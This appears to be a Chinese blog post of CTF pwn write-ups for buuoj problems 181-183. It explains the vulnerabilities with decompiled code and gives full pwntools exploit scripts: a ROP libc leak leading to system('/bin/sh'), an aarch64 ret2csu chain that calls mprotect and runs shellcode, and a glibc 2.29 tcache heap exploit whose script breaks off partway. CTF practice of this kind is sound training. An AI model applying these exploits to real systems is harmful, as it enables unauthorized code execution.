
buuoj Pwn writeup 181-185

原创


yongbaoii 于 2021-06-09 09:24:06 发布 115 收藏 1
分类专栏： CTF 文章标签： 安全

CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

181 gwctf_2019_jiandan_pwn1



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable   FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   70 Symbols      No      0               0         ./181
```



```
int v0; // eax
__int64 result; // rax
char v2[267]; // [rsp+0h] [rbp-110h]
char v3; // [rsp+10Bh] [rbp-5h]
int v4; // [rsp+10Ch] [rbp-4h]

v4 = 0;
while ( !feof(stdin) )
{
  v3 = fgetc(stdin);
  if ( v3 == 10 )
    break;
  v0 = v4++;
  v2[v0] = v3;
}
result = v4;
v2[v4] = 0;
return result;
```


实现了一个类似于gets的函数。我们直接溢出就行。

要注意这个题在gets的时候通过栈上的一个变量来寻址。我们在gets覆盖到那个变量的时候，直接把他覆盖成返回地址的地方，然后直接往返回地址写rop。

```python
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"

r = process("./181")
#r = remote("node3.buuoj.cn", 28907)
elf = ELF("./181")
libc = ELF("./64/libc-2.23.so")

pop_rdi =  0x400843
fgetc_got = elf.got['fgetc']
main_addr = elf.sym['main']
puts_plt = elf.plt['puts']

payload = 'a'*(0x110 - 0x4) + '\x18' + p64(pop_rdi) + p64(fgetc_got) + p64(puts_plt) + p64(main_addr)
r.sendlineafter("Hack 4 fun!\n", payload)
fgetc_addr = u64(r.recv(6).ljust(8, "\x00"))
libc_base = fgetc_addr - libc.sym['fgetc']
system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search("/bin/sh").next()
print "libc_base = " + hex(libc_base)

payload = 'a'*(0x110 - 0x4) + '\x18' + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)
r.sendlineafter("Hack 4 fun!", payload)

r.interactive()
```

182 shanghai2018_baby_arm

看名字就知道是个arm题。




```c
ssize_t sub_4007F0()
{
  __int64 v1; // [xsp+10h] [xbp+10h] BYREF

  return read(0, &v1, 0x200uLL);
}
```

明显的栈溢出。

程序给出了mprotect，所以我们其实在跟早之前就做过linux中的这种题，rop返回到mprotect，然后修改bss的权限，最后跳过去。这个题的问题就是，架构是aarch64。

需要指出的是，AArch64架构并不是ARM-32架构的简单扩展，他是在ARMv8引入的一种全新架构。
几个常见命令

> SP – Stack Pointer:栈指针
> R30 LR Link Register:在调用函数时候，保存下一条要执行指令的地址。
> R29 FP Frame Pointer:保存函数栈的基地址。
> R19-R28 – Callee-saved registers（含义见上面术语解释）



```
; Attributes: bp-based frame fpd=0x50

sub_4007F0

var_50= -0x50

STP             X29, X30, [SP,#var_50]!
MOV             X29, SP
ADD             X0, X29, #0x10
MOV             X2, #0x200 ; nbytes
MOV             X1, X0  ; buf
MOV             W0, #0  ; fd
BL              .read
NOP
LDP             X29, X30, [SP+0x50+var_50],#0x50
RET
; End of function sub_4007F0
```


看到进入函数时对SP指针进行了-0x50的操作，之后又将其+0x10作为参数传入read函数。
我们的缓冲区是0x40，上面还会有两个指针，栈指针跟返回地址。

那么padding长度必定为0x40，然后覆盖X29寄存器的值，然后就能覆盖X30(返回地址所在寄存器)

接下来我们需要控制X0-X3寄存器，以完成mprotect(0x411000,0x1000,7)的构造。

可以看到这段代码非常像我们在Intel/AMD架构下利用的ret2csu的代码，那么此处我们可以进行利用。
自0x4008CC处的代码开始，程序会依次对X19、X20、X21、X22、X23、X24、X29、X30赋值。
X29，X30取的是SP指针指向处的值，因此在栈上应当布置成X29、X30、X19、X20、X21、X22、X23、X24的顺序！
我们若接下来将PC劫持到0x4008AC处，程序将执行LDR X3,[X21,X19,LSL#3]，那么此句汇编的意义是，将X19的值逻辑左移(Logical Shift Left)三位后加上X21的值，取其所指向的值存储在X3寄存器中。接下来是把X22寄存器的值作为第三个参数，把X23寄存器的值作为第二个参数，把X24寄存器的值(的低32位)作为第一个参数，给X19寄存器的值加一，调用X3寄存器所指向的函数。
我们只需要控制X19为0，LDR X3,[X21,X19,LSL#3]其实就是LDR X3,[X21]那么我们需要找一个可控地址写入mprotect，此时BSS就成了我们的最佳选择。

最后在exp过程中肯能有如下报错，解决方案也在下面了。




```
dpkg-query: 没有找到与 *bin/aarch64*linux*-as* 相匹配的路径
[ERROR] Could not find 'as' installed for ContextType(arch = 'aarch64', bits = 64, endian = 'little', log_level = 10, os = 'linux')
    Try installing binutils for this architecture:
    https://docs.pwntools.com/en/stable/install/binutils.html
Traceback (most recent call last):
  File "exp3.py", line 22, in <module>
    shellcode = asm(shellcraft.sh())
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/context/__init__.py", line 1449, in setter
    return function(*a, **kw)
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/asm.py", line 652, in asm
    assembler = _assembler()
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/asm.py", line 215, in _assembler
    gas = which_binutils('as')
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/context/__init__.py", line 1449, in setter
    return function(*a, **kw)
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/asm.py", line 210, in which_binutils
    print_binutils_instructions(util, context)
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/asm.py", line 137, in print_binutils_instructions
    """.strip() % locals())
  File "/home/wuangwuang/.local/lib/python2.7/site-packages/pwnlib/log.py", line 424, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Could not find 'as' installed for ContextType(arch = 'aarch64', bits = 64, endian = 'little', log_level = 10, os = 'linux')
Try installing binutils for this architecture:
https://docs.pwntools.com/en/stable/install/binutils.html
[*] Closed connection to node3.buuoj.cn port 28112
```


> apt search binutils | grep aarch64
> sudo apt install binutils-aarch64-linux-gnu binutils-aarch64-linux-gnu-dbg

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote('node3.buuoj.cn',28112)
elf = ELF('./182')

context.log_level = "debug"
context.arch = 'aarch64'
context.os = "linux"

mprotect_plt = elf.plt['mprotect']

csu_ldr = 0x4008CC
csu_call = 0x4008AC

shellcode = asm(shellcraft.sh())

payload = p64(mprotect_plt) + shellcode
r.sendafter('Name:',payload)
shellcode_addr = 0x411068 + 8

payload = 'a'*0x48 + p64(csu_ldr)
payload += p64(0)
payload += p64(csu_call)

payload += p64(0) + p64(1)
payload += p64(shellcode_addr-8)
payload += p64(0x1000007)
payload += p64(len(shellcode))
payload += p64(shellcode_addr)

payload += p64(0)
payload += p64(shellcode_addr)

r.send(payload)

r.interactive()
```

183 [Black Watch 入群题]PWN2




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       No     0               3           ./183
```



```
unsigned int sub_11E5()
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  qword_4058 = (__int64)malloc(0x1000uLL);
  if ( !qword_4058 )
  {
    puts("What?");
    exit(-1);
  }
  qword_4050 = qword_4058 & 0xFFFFFFFFFFFFF000LL;
  memset(&unk_4060, 0, 0x100uLL);
  return alarm(0x1Eu);
```


初始化。



```
v26 = 1;
v27 = 32;
v28 = 0;
v29 = 0;
v30 = 36;
v31 = 21;
v32 = 0;
v33 = 2;
v34 = 0;
v35 = 32;
v36 = 0;
v37 = 0;
v38 = 32;
v39 = 21;
v40 = 1;
v41 = 0;
v42 = 16;
v43 = 6;
v44 = 0;
v45 = 0;
v46 = 2147418112;
v47 = 6;
v48 = 0;
v49 = 0;
v50 = 0;
v1 = 12;
v2 = &v3;
return prctl(22, 2LL, &v1);
```

沙箱也开了。


add



```
  *(_QWORD *)(16LL * v4 + a1) = calloc(1uLL, v5);
  *(_DWORD *)(a1 + 16LL * v4 + 8) = v5;
  printf("Please input content: ");
  v2 = read(0, *(void **)(16LL * v4 + a1), *(int *)(16LL * v4 + a1 + 8));
  if ( v2 <= 0 )
    err();
  *(_BYTE *)(v2 - 1LL + *(_QWORD *)(16LL * v4 + a1)) = 0;
  return puts("Done!");
}
```

用的是calloc，也没有off by null。


throw



```
 unsigned int v2; // [rsp+1Ch] [rbp-4h]

 printf("Please input the red packet idx: ");
 v2 = sub_14F5();
 if ( v2 > 0x10 || !*(_QWORD *)(16LL * v2 + a1) )
   err();
 free(*(void **)(16LL * v2 + a1));
 return puts("Done!");
```

明显的uaf。还可以有double free。


edit




```
int __fastcall sub_1766(__int64 a1)
{
  int v2; // [rsp+18h] [rbp-8h]
  unsigned int v3; // [rsp+1Ch] [rbp-4h]

  if ( qword_4010 <= 0 )
    err();
  --qword_4010;
  printf("Please input the red packet idx: ");
  v3 = sub_14F5();
  if ( v3 > 0x10 || !*(_QWORD *)(16LL * v3 + a1) )
    err();
  printf("Please input content: ");
  v2 = read(0, *(void **)(16LL * v3 + a1), *(int *)(16LL * v3 + a1 + 8));
  if ( v2 <= 0 )
    err();
  *(_BYTE *)(v2 - 1LL + *(_QWORD *)(16LL * v3 + a1)) = 0;
  return puts("Done!");
}
```

红包内容变了变。

watch


```c
int __fastcall sub_1874(__int64 a1)
{
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  printf("Please input the red packet idx: ");
  v2 = sub_14F5();
  if ( v2 > 0x10 || !*(_QWORD *)(16LL * v2 + a1) )
    err();
  puts(*(const char **)(16LL * v2 + a1));
  return puts("Done!");
}
```

直接就是一个puts，统统搞定。


```c
ssize_t sub_13E3()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  if ( *(__int64 *)(qword_4058 + 2048) <= 0x7F0000000000LL
    || *(_QWORD *)(qword_4058 + 2040)
    || *(_QWORD *)(qword_4058 + 2056) )
  {
    err();
  }
  puts("You get red packet!");
  printf("What do you want to say?");
  return read(0, buf, 144uLL);
}
```


有栈溢出，但是有保护条件，绕过的话需要在qword_2048 的地方写上一个大于0x7f0000000000的数字，题目又是2.29，再结合上面的calloc、沙箱，基本上是一道tcache unlink stashing sttack。

其实偷偷的说这个题跟前面那个新春红包3一摸一样……exp直接拿来跑就行……

```python
from pwn import *

r = remote("node3.buuoj.cn", 25103)

context(log_level = 'debug', arch = 'amd64', os = 'linux')
elf = ELF("./183")
libc = ELF('./64/libc-2.29.so')

one_gadget_19 = [0xe237f, 0xe2383, 0xe2386, 0x106ef8]

menu = "Your input: "
def add(index, choice, content):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))
 r.recvuntil("How much do you want?(1.0x10 2.0xf0 3.0x300 4.0x400): ")
 r.sendline(str(choice))
 r.recvuntil("Please input content: ")
 r.send(content)

def delete(index):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))


def edit(index, content):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))
 r.recvuntil("Please input content: ")
 r.send(content)

def show(index):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Please input the red packet idx: ")
 r.sendline(str(index))

for i in range(7):
 add(0,4,'Chunk0')
 delete(0)

for i in range(6):
 add(1,2,'Chunk1')
 delete(1)


show(0)
last_chunk_addr = u64(r.recvuntil('\n').strip().ljust(8, '\x00'))
heap_addr = last_chunk_addr - 0x26C0
success("heap_base:"+hex(heap_addr))

add(2,4,'Chunk2')
add(3,3,'Chunk3')
delete(2)
show(2)
malloc_hook = u64(r.recvuntil('\n').strip().ljust(8, '\x00')) - 0x60 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("libc:"+hex(libc.address))


add(3,3,'Chunk3')
add(3,3,'Chunk3') #get smallbin1

add(4,4,'Chunk4')
add(5,4,'Chunk5')
delete(4)
add(5,3,'Chunk5')
add(5,3,'Chunk5') # get smallbin2


payload='\x00'*0x300+p64(0)+p64(0x101)+p64(heap_addr+0x37E0)+p64(heap_addr+0x250+0x10+0x800-0x10)
edit(4,payload)

add(3,2,'Chunk_3') # get smallbin
```

